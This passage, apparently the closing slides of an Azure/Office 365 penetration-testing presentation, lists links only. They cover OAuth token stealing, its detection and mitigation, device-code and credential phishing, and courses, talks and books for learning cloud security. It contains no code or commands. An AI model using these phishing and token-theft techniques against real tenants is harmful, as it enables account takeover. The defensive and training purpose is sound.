- <https://synzack.github.io/OAuth-Token-Stealing/>
- <https://www.alteredsecurity.com/post/introduction-to-365-stealer>

DETECTION/MITIGATION

- <https://www.inversecos.com/2022/08/how-to-detect-oauth-access-token-theft.html>
- <https://jeffreyappel.nl/protect-against-oauth-consent-phishing-attempts-illicit-consent-attack/>
- <https://positivethinking.tech/insights/what-is-an-illicit-consent-grant-attack-in-office-365/>
- <https://www.cloud-architekt.net/detection-and-mitigation-consent-grant-attacks-azuread/>
- <https://attack.mitre.org/techniques/T1528/>
- <https://docs.microsoft.com/en-us/archive/blogs/office365security/defending-against-illicit-consent-grants>
- <https://docs.microsoft.com/en-us/microsoft-365/security/office-365-security/detect-and-remediate-illicit-consent-grants?view=o365-worldwide>



OTHERS

I JUST SCRATCHING THE SURFACE

- The attacks highlighted in this presentation are just a few of the possible ways to gain a foothold in Azure/0365 environments. Some more worth mentioning are:

- **Abusing Azure App Service.**

- <https://Oxpwn.wordpress.com/2022/03/08/create-an-azure-vulnerable-lab-part-2-environment-variables/>
 - <https://Oxpwn.wordpress.com/2022/03/13/create-an-azure-vulnerable-lab-part-4-managed-identities/>

- **Azure device code phish.**

- <https://Oxboku.com/2021/07/12/ArtOfDeviceCodePhish.html>

- **Credential phishing.**

- <https://sneezy-ladybug.github.io/posts/passing-the-phish/>
 - <https://sneezy-ladybug.github.io/posts/passing-the-phish-II/>



LEARN AZURE SECURITY




COURSES/LABS

- Introduction to Azure Penetration Testing (**FREE!**)
 - <https://azure.enterprisecurity.io/>
- Introduction to Azure Penetration Testing (**Azure 101**)
 - <https://www.udemy.com/course/microsoft-azure-beginners-guide/>
- Attacking and Defending Azure AD Cloud (CARTP certification)
 - <https://bootcamps.pentesteracademy.com/courses>
- Azure Application Security: Beginner's Edition
 - <https://bootcamps.pentesteracademy.com/courses>
- Breaching Azure
 - <https://cloudbreach.io/labs/>



YOUTUBE

- Getting Started in Pentesting The Cloud-Azure | Beau Bullock
 - https://www.youtube.com/watch?v=u_3cVOpzptY
- Introduction To Azure Penetration Testing | Nikhil Mittal
 - <https://www.youtube.com/watch?v=5dVSHuCEG2w>
- Attacking and Defending the Microsoft Cloud (Office 365 & Azure AD) | Sean Metcalf and Mark Morowczynski
 - <https://www.youtube.com/watch?v=SG2ibjuzRJM>
- It's Raining Shells - How To Find New Attack Primitives In Azure | Andy Robbins
 - https://www.youtube.com/watch?v=a09_5SCPBZ0



BOOKS

- Penetration Testing Azure for Ethical Hackers
 - <https://www.amazon.com/Penetration-Testing-Azure-Ethical-Hackers/dp/1839212934>
- Pentesting Azure Applications
 - <https://nostarch.com/azure>
- I really couldn't find more highly recommended/reviewed books ^_(ツ)_/^



REFERENCES

- <https://rootsecdev.medium.com/becoming-an-azure-cloud-ethical-hacker-2022-edition-49de0836e7f1> (**READ THIS!**)
- <https://github.com/Cloud-Architekt/AzureAD-Attack-Defense>
- <https://microsoft.github.io/Azure-Threat-Research-Matrix/>
- <https://www.synacktiv.com/en/publications/azure-ad-introduction-for-red-teamers.html>
- https://github.com/mandiant/Azure_Workshop
- <https://github.com/swisskyrepo/PayloadsAllTheThings/blob/master/Methodology%20and%20Resources/Cloud%20-%20Azure%20Pentest.md>
- Presentation icons downloaded from Flaticon.
 - <https://www.flaticon.com/>

